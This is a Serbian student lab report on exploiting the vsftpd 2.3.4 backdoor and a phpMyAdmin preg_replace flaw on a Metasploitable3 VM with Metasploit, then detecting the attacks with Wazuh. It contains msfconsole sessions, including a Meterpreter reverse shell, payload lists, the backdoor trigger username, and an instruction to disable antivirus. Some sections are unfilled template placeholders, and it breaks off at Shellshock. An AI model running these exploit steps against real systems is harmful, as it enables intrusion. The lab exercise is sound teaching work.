

Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenta: Biljana Mijic i Marija Ilic

Datum: 03.12.2024.

Pregled Ranljivosti

1.1 Informacije o ranljivosti

ID ranljivosti (CVE): CVE -2011-2523

Pogođen servis: vsftpd 2.3.4 (Very Secure FTP Daemon)

CVSS ocena: 9.8 (Critical)

Opis ranljivosti:

Ranjivost CVE-2011-2523 je ranjivost u vsftpd 2.3.4. Verzija vsftpd 2.3.4 je zlonamerno modifikovana i distribuirana, što je uključivalo skriveni backdoor kod. Backdoor omogućava neovlašćenim korisnicima da izvrše proizvoljne komande na pogođenom serveru, što napadačima daje potpunu kontrolu nad sistemom putem FTP konekcije.

Severity: Critical – omogućava potpunu kontrolu nad serverom, što je čini izuzetno opasnom.

1.2 Opis eksploita

Izvor eksploita:

[Link ka exploitu.](#)

Metod eksploatacije:

Backdoor funkcionalnost u vsftpd 2.3.4 se aktivira kada napadač pošalje username koji se završava sa :) (dvotačka i zatvorena zagrada). Kada server obradi ovaj username, on pokreće shell komandu, čime napadač dobija mogućnost da izvrši proizvoljne komande na serveru, što daje potpunu kontrolu nad sistemom. U Metasploit verziji, exploit prvo šalje maliciozni username, a zatim pokušava da se poveže na port 6200, koji je specifičan za backdoor konekciju. Ako je backdoor aktivan, napadač dobija pristup sistemu i može izvršiti komande kao što je id, čime potvrđuje da je uspostavljena kontrola. Na kraju, može izvršiti payload za dalju eksploataciju i preuzimanje kontrole nad sistemom.

Proces Eksploatacije

2.1 Podešavanje eksploita

Ranljiv cilj:

Ranjiva masina- Ubuntu 14.04 na kojoj je instalirana Merasploitable3 sa vsftpd 2.3.4.

Port:21

Alati za eksploataciju:

Za eksploataciju ove ranjivosti koriscen je Metasploit Framework.

2.2 Koraci eksploatacije


PRE SVEGA ISKLJUCITI SVE ANTIVIRUSE

Korak1: Otvoriti cmd kao administrator i pozicionirati se u metasploit-framework direktorijumu. Prebaciti se u bin folder unutar metasploit-framework. (cd metasploit-framework i cd bin)

Korak2: Pokrenuti metasploit uz pomoc komande msfconsole.

Korak3: Pretraziti exploit uz pomoc search **vsftpd 2.3.4 komande**. Nakon pretrazivanja pojavljuje se lista eksploita i bira se uz pomoc komande **use naziv exploita**. (slika 1)

Korak4: Nakon toga se podesava IP adresa napadnutog servera i njegov port. Nakon toga se pokrene exploit. (slika2)



```
Administrator: Command Prompt - msfconsole

msf6 > search vsftpd 2.3.4

Matching Modules
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====
#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -
0  payload/cmd/unix/interact                normal No      Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
#  Name      Current Setting  Required  Description
-  -
rule.firedtimes: 1 rule.mail: false rule.level: 5 rule.hipaa: 164.312.b rule.pci_dss: 10.1
```

Slika 1

```
Administrator: Command Prompt - msfconsole
-----
0  payload/cmd/unix/interact . normal No Unix Command, Interact with Established Connection
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
-----
Count  Name      Current Setting  Required  Description
-----
CHOST   no         The local client address
CPORT   no         The local client port
Proxies no         A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS  yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
s/using-metasploit.html
RPORT   21         The target port (TCP)

Exploit target:
> Id  Name
--  --
0    Automatic

View the full module info with the info, or info -d command.
>msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.100.95
rhosts => 192.168.100.95
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.100.95:21 - Banner: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.100.95]
[*] 192.168.100.95:21 - USER: 331 Password required for u5Dn5:)
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Slika 2

2.3 Rezultat eksploatacije

Na slici 4 mozemo da vidimo rezultat eksploatacije. Nakon uspešne eksploatacije, exploit omogućava napadaču da izvrši proizvoljne komande na serveru. U ovom slučaju, korisnik bi dobio interaktivnu sesiju koja omogućava izvršavanje naredbi na serveru, kao što su pregled fajlova, pokretanje komandi.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.100.95:21 - Banner: 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.100.95]
[*] 192.168.100.95:21 - USER: 331 Password required for DnHXFN:)
[*] Exploit completed, but no session was created.
```

Slika 4

Detekcija Korišćenjem Wazuh SIEM-a

3.1 Wazuh SIEM pravila

Pravila korišćena za detekciju:

Wazuh je koristio pravilo 5502 za detekciju pokušaja autentifikacije na FTP serverima. Ovo pravilo detektuje pokušaje uspešne FTP autentifikacije sa specifičnim nizovima u korisničkim

podacima koji mogu upućivati na pokušaj eksploatacije. Napadači često koriste specijalne korisničke nazive, poput onih koji se završavaju sa :), kao signal za aktiviranje backdoor funkcionalnosti. Pravilo 11203 za ProFTPD pokusaj prijave sa nepostojećim korisnikom. Pravilo 11201 za ProFTPD otvorenu FTP sesiju da je FTP uspostavio vezu sa korisnikom. Pravilo 510 za detekciju potencijalno sumnjivih aktivnosti na osnovu podataka sa hosta.

ID pravila:

5502- Detekcija neobičnih pokušaja autentifikacije na FTP serveru.

11203- Detekcija pokušaja prijave sa nepostojećim korisnikom u ProFTPD.

11201- Detekcija otvaranja FTP sesije na ProFTPD serveru.

510- Detektuje anomalije u ponašanju servera na osnovu logova sa hosta.

3.2 Konfiguracija SIEM-a

Podešavanje Wazuh agenta:

Wazuh agent se nalazi na virtuelnoj masini Ubuntu 14.04, Metasploitable3. Da bi se instalirao wazuh agent mora da se pokrene ova komanda:

```
curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | sudo apt-key add -  
  
echo "deb [arch=amd64] https://packages.wazuh.com/apt wazuh-3.x main" | sudo tee  
/etc/apt/sources.list.d/wazuh.list  
  
sudo apt-get update  
  
sudo apt-get install wazuh-agent
```

Nakon instalacije, potrebno je da se konfigurise Wazuh agent sa Wazuh managerom tako sto se otvori datoteka ossec.conf pomocu komande:

```
sudo nano /var/ossec/etc/ossec.conf
```

Pronadje se sekcija <client> i postavi se ip adresa managera. Ip adresa Managera se pronalazi tako sto se u Wazuh server virtuelnoj masini pokrene **ip a** i vidi se koja je ip adresa.

```
<client>  
  
  <server-ip>192.168.x.x</server-ip> <!-- Zamenite IP adresom Wazuh Manager-a -->  
  
</client>
```

Pokretanje wazuh agenta se vrši ovom komandom:

```
Sudo service wazuh-agent start
```


Prikupljanje logova:

Wazuh prikuplja logove sa FTP servera kako bi identifikovao bilo kakve pokušaje eksploatacije ranjivosti. Svi pokušaji autentifikacije, kao i ostale FTP aktivnosti, prate se u realnom vremenu.

3.3 Proces detekcije

Opišite proces detekcije:

Wazuh detektuje neobicne pokusaje autentifikacije i sve aktivnosti koje ukazuju na eksploataciju. Na slikama 5,6,7 i 8 se mogu videti logovi.



The screenshot shows the 'Document Details' page in the Wazuh interface. It features a table with various fields related to a security alert. The table is titled 'Table' and 'JSON'. The fields include identifiers like '_index', 'agent.id', and 'id', as well as descriptive fields like 'full_log', 'rule.description', and 'timestamp'. The 'full_log' field contains a detailed log entry about a failed login attempt. The 'rule.description' field explains the alert: 'ProFTPD: Attempt to login using a non-existent user.' The 'timestamp' field shows the alert was triggered on December 3, 2024, at 13:46:29.654.

Table	JSON
t _index	wazuh-alerts-4.x-2024.12.03
t agent.id	001
t agent.ip	192.168.100.95
t agent.name	metasploitable3-ub1404
t data.srcip	192.168.100.37
t decoder.name	proftpd
t full_log	Dec 3 12:46:29 metasploitable3-ub1404 proftpd[2521]: localhost (192.168.100.37[192.168.100.37]) - USER DnHXFN: no such user found from 192.168.100.37 [192.168.100.37] to 192.168.100.95:21
t id	1733229989.97247
t input.type	log
t location	/var/log/auth.log
t manager.name	wazuh-server
t predecoder.hostname	metasploitable3-ub1404
t predecoder.program_name	proftpd
t predecoder.timestamp	Dec 3 12:46:29
t rule.description	ProFTPD: Attempt to login using a non-existent user.
# rule.firedtimes	2
t rule.gdpr	IV_32.2, IV_35.7.d
t rule.gpg13	7.1
t rule.groups	syslog, proftpd, invalid_login
t rule.hipaa	164.312.b
t rule.id	11203
# rule.level	5
rule.mail	false
t rule.nist_800_53	AC.7, AU.14
t rule.pci_dss	10.2.4, 10.2.5
t rule.tsc	CC6.1, CC6.8, CC7.2, CC7.3
timestamp	Dec 3, 2024 @ 13:46:29.654

Slika 5

24
0.000

Document Details

[View surrounding documents](#)

[View single document](#)



Table JSON

t _index	wazuh-alerts-4.x-2024.12.03
t agent.id	001
t agent.ip	192.168.100.95
t agent.name	metasploitable3-ub1404
t data.srcip	192.168.100.37
t decoder.name	proftpd
t full_log	Dec 3 12:46:29 metasploitable3-ub1404 proftpd[2521]: localhost (192.168.100.37[192.168.100.37]) - FTP session opened.
t id	1733229989.96808
t input.type	log
t location	/var/log/syslog
t manager.name	wazuh-server
t predecoder.hostname	metasploitable3-ub1404
t predecoder.program_name	proftpd
t predecoder.timestamp	Dec 3 12:46:29
t rule.description	ProFTPD: FTP session opened.
# rule.firedtimes	2
t rule.gdpr	IV_32.2
t rule.groups	syslog, proftpd, connection_attempt
t rule.hipaa	164.312.b
t rule.id	11201
# rule.level	3
rule.mail	false
t rule.nist_800_53	AC.7, AU.14
t rule.pci_dss	10.2.5
t rule.tsc	CC6.8, CC7.2, CC7.3
timestamp	Dec 3, 2024 @ 13:46:29.653

Slika 6

Document Details

[View surrounding documents](#)[View single document](#)

Table JSON

t _index	wazuh-alerts-4.x-2024.12.03
t agent.id	001
t agent.ip	192.168.100.95
t agent.name	metasploitab3-ub1404
t data.file	/var/www/log.html
t data.title	File is owned by root and has written permissions to anyone.
t decoder.name	rootcheck
t full_log	File '/var/www/log.html' is owned by root and has written permissions to anyone.
t id	1733229977.96424
t input.type	log
t location	rootcheck
t manager.name	wazuh-server
t rule.description	Host-based anomaly detection event (rootcheck).
# rule.firedtimes	14
t rule.gdpr	IV_35.7.d
t rule.groups	ossec, rootcheck
t rule.id	510
# rule.level	7
rule.mail	false
t rule.pci_dss	10.6.1
timestamp	Dec 3, 2024 @ 13:46:17.836

Slika 7

24
1:00.000

Document Details

[View surrounding documents](#)
[View single document](#)

Table	JSON
t _index	wazuh-alerts-4.x-2024.12.03
t agent.id	001
t agent.ip	192.168.100.95
t agent.name	metasploit3-ub1404
t data.dstuser	root
t decoder.name	pam
t decoder.parent	pam
t full_log	Dec 3 12:46:09 metasploit3-ub1404 sudo: pam_unix(sudo:session): session closed for user root
t id	1733229969.93592
t input.type	log
t location	/var/log/auth.log
t manager.name	wazuh-server
t predecoder.hostname	metasploit3-ub1404
t predecoder.program_name	sudo
t predecoder.timestamp	Dec 3 12:46:09
t rule.description	PAM: Login session closed.
# rule.firedtimes	3
t rule.gdpr	IV_32.2
t rule.gpg13	7.8, 7.9
t rule.groups	pam, syslog
t rule.hipaa	164.312.b
t rule.id	5502
# rule.level	3
rule.mail	false
t rule.nist_800_53	AU.14, AC.7
t rule.pci_dss	10.2.5
t rule.tsc	CC6.8, CC7.2, CC7.3
timestamp	Dec 3, 2024 @ 13:46:09.574

Slika 8

Incident Response sa The Hive-om

4.1 Podešavanje integracije

Opis integracije:

Za povezivanje Wazuh i TheHive je koriscen [tutorial](#). Ali se nije uspesno povezao.

Integracija pravila:

(Uključite kratak opis pravila koje pokreće kreiranje slučajeva u The Hive-u)

4.2 Kreiranje slučaja u The Hive-u

Detalji o slučaju:

Pregled Ranljivosti

1.1 Informacije o ranljivosti

ID ranljivosti (CVE): CVE-2013-3238

Pogođen servis: phpMyAdmin (verzije 3.5.x pre 3.5.8 i 4.x pre 4.0.0-rc3)

CVSS ocena: 6.0

Opis ranljivosti: Ranjivost omogućava **udaljenim autentifikovanim korisnicima** da izvrše proizvoljan PHP kod na serveru putem funkcionalnosti **Replace table prefix**. Problem nastaje zbog nepravilnog rukovanja ulazom u funkciji `preg_replace` koja koristi modifikator **e**, omogućavajući zlonamerni kod da se izvrši. Ovo može rezultirati preuzimanjem kontrole nad serverom ili oštećenjem podataka.

Severity: Medium

1.2 Opis eksploita

Izvor eksploita: Metasploit modul **phpmyadmin_preg_replace**

Metod eksploatacije:

Eksploatacija koristi funkcionalnost **Replace table prefix** u phpMyAdmin-u, koja nepravilno obrađuje regularne izraze pomoću funkcije **preg_replace** sa modifikatorom **e**, omogućavajući izvršenje proizvoljnog PHP koda. Napadač, nakon autentifikacije, unosi zlonamerni izraz koji uključuje PHP kod, što omogućava izvršenje komandi na serveru. Korišćenjem Metasploit modula `phpmyadmin_preg_replace`, napadač može slati zlonamerne zahteve i steći potpunu kontrolu nad serverom.

Proces Eksploatacije

2.1 Podešavanje eksploita

Ranljiv cilj:

Ranjiva masina Metasploitable3, phpMyAdmin servis verzije 3.5.8.

Alati za eksploataciju: Metasploit

2.2 Koraci eksploatacije

PRE SVEGA ISKLJUCITI SVE ANTIVIRUSE

Korak1: Otvoriti cmd kao administrator i pozicionirati se u metasploit-framework direktorijumu. Prebaciti se u bin folder unutar metasploit-framework. (`cd metasploit-framework` i `cd bin`)

Korak2: Pokrenuti metasploit uz pomoc komande `msfconsole`.

Korak3: Pretraziti exploit uz pomoc search **phpmyadmin** komande. Nakon pretrazivanja pojavljuje se lista eksploita i bira se uz pomoc komande **use naziv exploita**. (slika 1)

Korak4: Nakon toga se podesava IP adresa napadnutog servera i njegov port (80). Postavljamo payload na **php/meterpreter/reverse_tcp** (slika2), i nakon toga pokrecemo exploit (slika 3).

```
Administrator: Command Prompt - msfconsole

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search phpmyadmin

Matching Modules
=====

#   Name                                     Disclosure Date   Rank    Check  Description
-   -
0   exploit/unix/webapp/phpmyadmin_config    2009-03-24       excellent No      PhpMyAdmin Config File C
ode Injection
1   auxiliary/scanner/http/phpmyadmin_login  .               normal  No      PhpMyAdmin Login Scanner
2   post/linux/gather/phpmyadmin_credsteal   .               normal  No      Phpmyadmin credentials s
tealer
3   auxiliary/admin/http/telpho10_credential_dump 2016-09-02       normal  No      Telpho10 Backup Credenti
als Dumper
4   exploit/multi/http/zpanel_information_disclosure_rce 2014-01-30       excellent No      Zpanel Remote Unauthenti
cated RCE
5   \_ target: Generic (PHP Payload)          .               .       .       .
6   \_ target: Linux x86                     .               .       .       .
7   exploit/multi/http/phpmyadmin_3522_backdoor 2012-09-25       normal  No      phpMyAdmin 3.5.2.2 serve
r_sync.php Backdoor
8   exploit/multi/http/phpmyadmin_null_termination_exec 2016-06-23       excellent Yes     phpMyAdmin Authenticated
Remote Code Execution
9   exploit/multi/http/phpmyadmin_lfi_rce      2018-06-19       good    Yes     phpMyAdmin Authenticated
Remote Code Execution
10  \_ target: Automatic                      .               .       .       .
11  \_ target: Windows                       .               .       .       .
12  \_ target: Linux                         .               .       .       .
13  exploit/multi/http/phpmyadmin_preg_replace 2013-04-25       excellent Yes     phpMyAdmin Authenticated
Remote Code Execution via preg_replace()
```

Slika 1

```
Interact with a module by name or index. For example info 13, use 13 or use exploit/multi/http/phpmyadmin_preg_replace

msf6 > use 13
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/phpmyadmin_preg_replace) > show payloads

Compatible Payloads
=====

#   Name                                     Disclosure Date   Rank    Check  Description
-   -
0   payload/cmd/unix/bind_aws_instance_connect .               normal  No      Unix SSH Shell, Bind Instance Connect (via AWS API)
1   payload/generic/custom                  .               normal  No      Custom Payload
2   payload/generic/shell_bind_aws_ssm      .               normal  No      Command Shell, Bind SSM (via AWS API) 3   payload/generic/shell_bind_tcp .               normal  No      Generic
Command Shell, Bind TCP Inline
4   payload/generic/shell_reverse_tcp       .               normal  No      Generic Command Shell, Reverse TCP Inline
5   payload/generic/ssh/interact            .               normal  No      Interact with Established SSH Connection
6   payload/multi/meterpreter/reverse_http   .               normal  No      Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
7   payload/multi/meterpreter/reverse_https .               normal  No      Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
8   payload/php/bind_perl                   .               normal  No      PHP Command Shell, Bind TCP (via Perl)
9   payload/php/bind_perl_ipv6              .               normal  No      PHP Command Shell, Bind TCP (via perl) IPv6
10  payload/php/bind_php                     .               normal  No      PHP Command Shell, Bind TCP (via PHP) 11 payload/php/bind_php_ipv6 .               normal  No      PHP Comm
and Shell, Bind TCP (via php) IPv6
12  payload/php/download_exec                .               normal  No      PHP Executable Download and Execute
13  payload/php/exec                         .               normal  No      PHP Execute Command
14  payload/php/meterpreter/bind_tcp         .               normal  No      PHP Meterpreter, Bind TCP Stager
15  payload/php/meterpreter/bind_tcp_ipv6    .               normal  No      PHP Meterpreter, Bind TCP Stager IPv6 16 payload/php/meterpreter/bind_tcp_ipv6_uuid .               normal  No      PHP Mete
preter, Bind TCP Stager IPv6 with UUID Support
17  payload/php/meterpreter/bind_tcp_uuid    .               normal  No      PHP Meterpreter, Bind TCP Stager with UUID Support
18  payload/php/meterpreter/reverse_tcp      .               normal  No      PHP Meterpreter, PHP Reverse TCP Stager
19  payload/php/meterpreter/reverse_tcp_uuid .               normal  No      PHP Meterpreter, PHP Reverse TCP Stager
20  payload/php/meterpreter/reverse_tcp      .               normal  No      PHP Meterpreter, Reverse TCP Inline
21  payload/php/reverse_perl                 .               normal  No      PHP Command, Double Reverse TCP Connection (via Perl)
22  payload/php/reverse_php                  .               normal  No      PHP Command Shell, Reverse TCP (via PHP)

msf6 exploit(multi/http/phpmyadmin_preg_replace) > use 18
[*] Invalid module index: 18
msf6 exploit(multi/http/phpmyadmin_preg_replace) > set payload 18
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/http/phpmyadmin_preg_replace) > options

Module options (exploit/multi/http/phpmyadmin_preg_replace):
```

Slika 2

```

msf6 exploit(multi/http/phpmyadmin_preg_replace) > set password sploitme
password => sploitme
msf6 exploit(multi/http/phpmyadmin_preg_replace) > run

[*] Started reverse TCP handler on 192.168.100.37:4444
[*] phpMyAdmin version: 3.5.8
[*] The target appears to be vulnerable.
[*] Grabbing CSRF token...
[+] Retrieved token
[*] Authenticating...
[+] Authentication successful
[*] Sending stage (40004 bytes) to 192.168.100.95
[*] Meterpreter session 1 opened (192.168.100.37:4444 -> 192.168.100.95:56851) at 2024-12-11 16:42:51 +0100

meterpreter > shell
Process 2325 created.
Channel 0 created.
ls
ChangeLog
Documentation.html
Documentation.txt
LICENSE
README
README.VENDOR
RELEASE-DATE-3.5.8
browse_foreigners.php
bs_disp_as_mime_type.php
bs_play_media.php
changelog.php

```

Slika 3

2.3 Rezultat eksploatacije

Na slici 3 vidimo rezultat uspešne eksploatacije nakon pokretanja komande **run**. Nakon uspešne eksploatacije pomocu komande **shell** dobijamo reverse shell.

Detekcija Korišćenjem Wazuh SIEM-a

3.1 Wazuh SIEM eravila

Pravila korišćena za detekciju:

ID pravila: 11201 (phpMyAdmin attack attempt) — Pravilo se aktivira kada se u HTTP logovima detektuju zahtevi prema URL-ovima koji sadrže reč *phpMyAdmin* i specifične šablone koji ukazuju na pokušaje pristupa ključnim fajlovima aplikacije. Regex koristi obrasce za identifikaciju fajlova poput `config.inc.php`, `setup.php`, i `phpinfo.php`, koji su poznati ciljevi napadača.

3.2 Konfiguracija SIEM-a

Podšavanje Wazuh agenta:

Wazuh agent se nalazi na virtuelnoj masini Ubuntu 14.04, Metasploitable3. Da bi se instalirao wazuh agent mora da se pokrene ova komanda:

```
curl -s https://packages.wazuh.com/key/GPG-KEY-WAZUH | sudo apt-key add -  
  
echo "deb [arch=amd64] https://packages.wazuh.com/apt wazuh-3.x main" | sudo tee  
/etc/apt/sources.list.d/wazuh.list  
  
sudo apt-get update  
  
sudo apt-get install wazuh-agent
```

Nakon instalacije, potrebno je da se konfigurise Wazuh agent sa Wazuh managerom tako sto se otvori datoteka ossec.conf pomocu komande:

```
sudo nano /var/ossec/etc/ossec.conf
```

Pronadje se sekcija <client> i postavi se ip adresa managera. Ip adresa Managera se pronalazi tako sto se u Wazuh server virtuelnoj masini pokrene **ip a** i vidi se koja je ip adresa.

```
<client>  
  
  <server-ip>192.168.x.x</server-ip> <!-- Zamenite IP adresom Wazuh Manager-a -->  
  
</client>
```

Pokretanje wazuh agenta se vrsi ovom komandom:

```
Sudo service wazuh-agent start
```

Prikupljanje logova:


Prikupljeni logovi uključuju HTTP logove sa web servera (Apache), koji sadrže informacije o zahtevima prema phpMyAdmin aplikaciji. Takođe se prate PHP logovi koji mogu sadržati greške ili sumnjive aktivnosti vezane za potencijalne pokušaje napada na phpMyAdmin (npr. pokušaji pristupa nepostojećim ili zaštićenim fajlovima kao što su config.inc.php, setup.php, phpinfo.php).

3.3 Proces detekcije

Opišite proces detekcije:

Wazuh agent na ranjivoj mašini prikuplja HTTP zahteve i šalje ih Wazuh Manageru. Logovi sadrže informacije o svim HTTP zahtevima ka aplikaciji phpMyAdmin. Kada agent otkrije HTTP zahtev koji odgovara obrascima definisanim u pravilu 11201 (na primer, URL-ovi sa phpMyAdmin, config.inc.php, setup.php, itd.), Wazuh Manager pokreće pravilo i generiše obaveštenje o potencijalnom napadu. U Wazuh interfejsu filtriramo događaje vezane za ovaj napad. Događaji se filtriraju prema ID-ju pravila 11201, cime dashboard izlistava sve događaje

povezane za ovaj napad.



Incident Response sa The Hive-om

4.1 Podešavanje integracije

Opis integracije:

(Objasnite kako je Wazuh integrisan sa The Hive-om za automatizovano kreiranje slučajeva)

Integracija pravila:

(Uključite kratak opis pravila koje pokreće kreiranje slučajeva u The Hive-u)

4.2 Kreiranje slučaja u The Hive-u

Detalji o slučaju:

(Dajte screenshot-ove koji prikazuju kreirani slučaj u The Hive-u nakon što se Wazuh pravilo aktiviralo)

Pregled Ranljivosti

1.1 Informacije o ranljivosti

ID ranljivosti (CVE): CVE-2014-6271

Pogođen servis: Apache HTTP server na portu 80

CVSS ocena: 9.8 (Critical)

Opis ranljivosti:

ShellShock ranljivost u Bash shell-u omogućava izvršavanje proizvoljnog koda putem specijalno

oblikovanih promenljivih okruženja. Pogođeni su servisi koji koriste Bash, kao što je Apache sa mod_cgi, što omogućava napadačima da izvrše komande na sistemu.

1.2 Opis eksploita

